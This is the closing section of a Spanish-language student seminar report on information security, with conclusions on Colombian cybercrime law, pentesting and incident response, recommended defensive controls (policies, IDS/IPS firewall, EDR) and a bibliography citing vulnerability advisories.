Este tipo de soluciones de seguridad utilizan inteligencia artificial y aprendizaje automático para monitoreó, análisis y respuesta a incidentes de seguridad de la información, permitiendo una gestión oportuna y eliminación de amenazas de seguridad en una infraestructura TIC.

Antivirus

La herramienta más común y usado en un equipo informático, esta cuenta con una base de datos de amenazas conocidas y unos parámetros para clasificación y detección de posibles amenazas de diferente tipo una vez identifica la aplicación archivo sospechoso este procederá a contener esta amenaza dejándola en cuarentena o eliminarla.

CONCLUSIONES

Una vez finalizado los procedimientos y actividades contemplados en el desarrollo del seminario y analizando su importancia y validez en prácticas y estrategias de informática ofensiva, defensiva y normatividad se comparte las siguientes conclusiones.

- La ley colombiana es muy clara con respecto a que procesos son ilegales y considerados ciberdelitos, debemos tener siempre muy en cuenta esto al momento de ejercer nuestra profesiones y consultar con anterioridad si algún contrato o solicitud vulnera alguno de los artículos.

- La integridad y profesionalismo de los profesionales de área de seguridad informática debe ir por encima de cualquier monto de dinero u orden de trabajo, velar por que se ejecuten los procesos según la ley y se garantice la protección y buen uso de datos es responsabilidad de cada ingeniero a cargo de estos

- El pentesting es una muy buena práctica que permite probar y mejorar la seguridad de una infraestructura tecnológica permitiendo reparar brechas de seguridad y prevenir ataques, las herramientas para pentesting son variadas y con muchas funcionalidades diversas al ser la mayoría de código abierto son un gran recurso para la práctica de esta actividad

- Las bases de datos públicas constantemente están alimentando la información sobre nuevas vulnerabilidades de sistemas y productos de tecnologías de la información y comunicaciones, son un gran recurso de consulta, al momento de verificación de estado de seguridad de hardware y software.

- Un buen procedimiento definido de respuesta a incidentes informáticos garantiza la respuesta rápida y oportuna frente a la materialización de una amenaza

- La implementación de controles de seguridad eficaces basados en los análisis de seguridad e identificación de riesgos de cada organización crean medidas de endurecimiento de seguridad efectivas.

RECOMENDACIONES

Basado en la información obtenidas por medio de los procedimientos en las diferentes se tapas se realizan las siguientes recomendaciones a la organización.

Realizar la elaboración de documento de políticas de seguridad de la información ya que este es un control eficaz para la mejora de una buena cultura de seguridad de la información en una organización.

Realizar la revisión y corrección de todos los documentos legales que estén relacionados con las leyes de delitos informáticos y velar porque todos estos no inflijan ninguno de los artículos.

Realizar un análisis de riegos que permita identificar el estado de la seguridad de los sistemas e implementación de controles de mitigación efectivos

Realizar un plan de auditorías internas con pentesting que pongan a prueba la efectividad de los controles establecidos.

Adicional a esto se recomiendas los siguientes controles de seguridad para fortalecer la seguridad de la información y todos equipos de la organización

Configuración de un directorio activo para compartir archivos de manera segura con controles de seguridad

Firewall por software con sistema ids/ips

Este permitirá tener la red auditada en tiempo real creando reglas específicas de seguridad y acceso de una manera más fácil y con un sistema de alarmas y detección de actividad sospechosa que permitirá actuar de manera rápida y efectiva ante un nuevo incidente

Sistema EDR con implementación de agente en el equipo

Este permite por medio del despliegue de un agente en cada equipo, que se lleve un control y monitoreo de todo lo que está pasando en cada host, uso de aplicativos conexiones y actividad en general, también cuenta con un sistema de alarmas que nos informara de cualquier actividad inusual en el host.

Link video:
https://drive.google.com/file/d/1-zzpHJduFQOZkf3Q7qwXMYSrUob0gGsk/view?usp=sharing

BIBLIOGRAFÍA

policia.gov.co. Normatividad sobre delitos informáticos ley 1273 de 2009 [En línea]. 18 marzo de 2023 -. [Fecha de consulta: 19 de marzo 2023]. Disponible en https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Camila Pachón. ¿Qué es SIEM en seguridad informática? Alcance e implementación[En línea]. 09 junio de 2023 -. [Fecha de consulta: 23 de marzo 2023]. Disponible en https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/

Keepcoding. ¿Qué es Center for Internet Security?. [En línea]. 25 noviembre de 2022 -. [Fecha de consulta: 23 de marzo 2023]. Disponible en https://keepcoding.io/blog/que-es-center-for-internet-security/

Elena Bello Conoce las herramientas de ciberseguridad para proteger tu empresa. [En línea]. 20 octubre de 2022 -. [Fecha de consulta: 23 de marzo 2023]. Disponible en: https://www.iebschool.com/blog/herramientas-ciberseguridad-digital-business/

tranxfer. RED TEAM, BLUE TEAM Y PURPLE TEAM. ACCIÓN, DEFENSA Y EVALUACIÓN [en línea]. -. [Fecha de consulta: 19 de marzo 2023]. Disponible en https://www.economiadehoy.es/adjuntos/83485/Red-Blue-Purple Team__TRANXFER.pdf

Infosecmatter. Rejetto HttpFileServer Remote Command Execution - Metasploit. [En linea].-. [Fecha de consulta: 11 de marzo 2023].Disponible en: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/http/rejetto_hfs_exec

incibe-cert. Vulnerabilidad en la función findMacroMarker en Rejetto HTTP File Server (CVE-2014-6287). [En línea]. 26 febrero de 2021 -. [Fecha de consulta: 11 de marzo 2023]. Disponible en: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287

044. vulnerabilidad-cve-2014-7226. [En línea]. -. [Fecha de consulta: 11 de marzo 2023]. Disponible en:

https://www.044.eu/es/vulnerabilidad-cve-2014-7226/